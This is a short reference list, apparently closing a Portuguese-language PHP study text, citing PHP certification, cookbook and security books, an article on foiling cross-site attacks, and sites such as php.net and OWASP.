- SHAFIK, Davey; RAMSEY, Ben. *Phparchitect's Zend PHP 5 Certification Study Guide*. musketeers.me, 2006.
- SKLAR, David; TRACHTENBERG, Adam. *PHP Cookbook: Solutions & Examples for PHP programmers*. O'Reilly, 2006.
- SHIFLETT, Chris. *Essential Security PHP*. O'Reilly, 2005.
- SHIFLETT, Chris. *Foiling Cross-Site Attacks*. Out 2003. Disponível em: [shiflett.org/articles/foiling-cross-site-attacks](http://shiflett.org/articles/foiling-cross-site-attacks).

Sites:

- Documentação oficial do PHP - <http://php.net>.

- Stack Overflow - stackoverflow.com.
- Online PHP function(s) - sandbox.onlinephpfunctions.com.
- Open Web Application Security Project (OWASP) - www.owasp.org.
- PHP[architect] - www.phparch.com.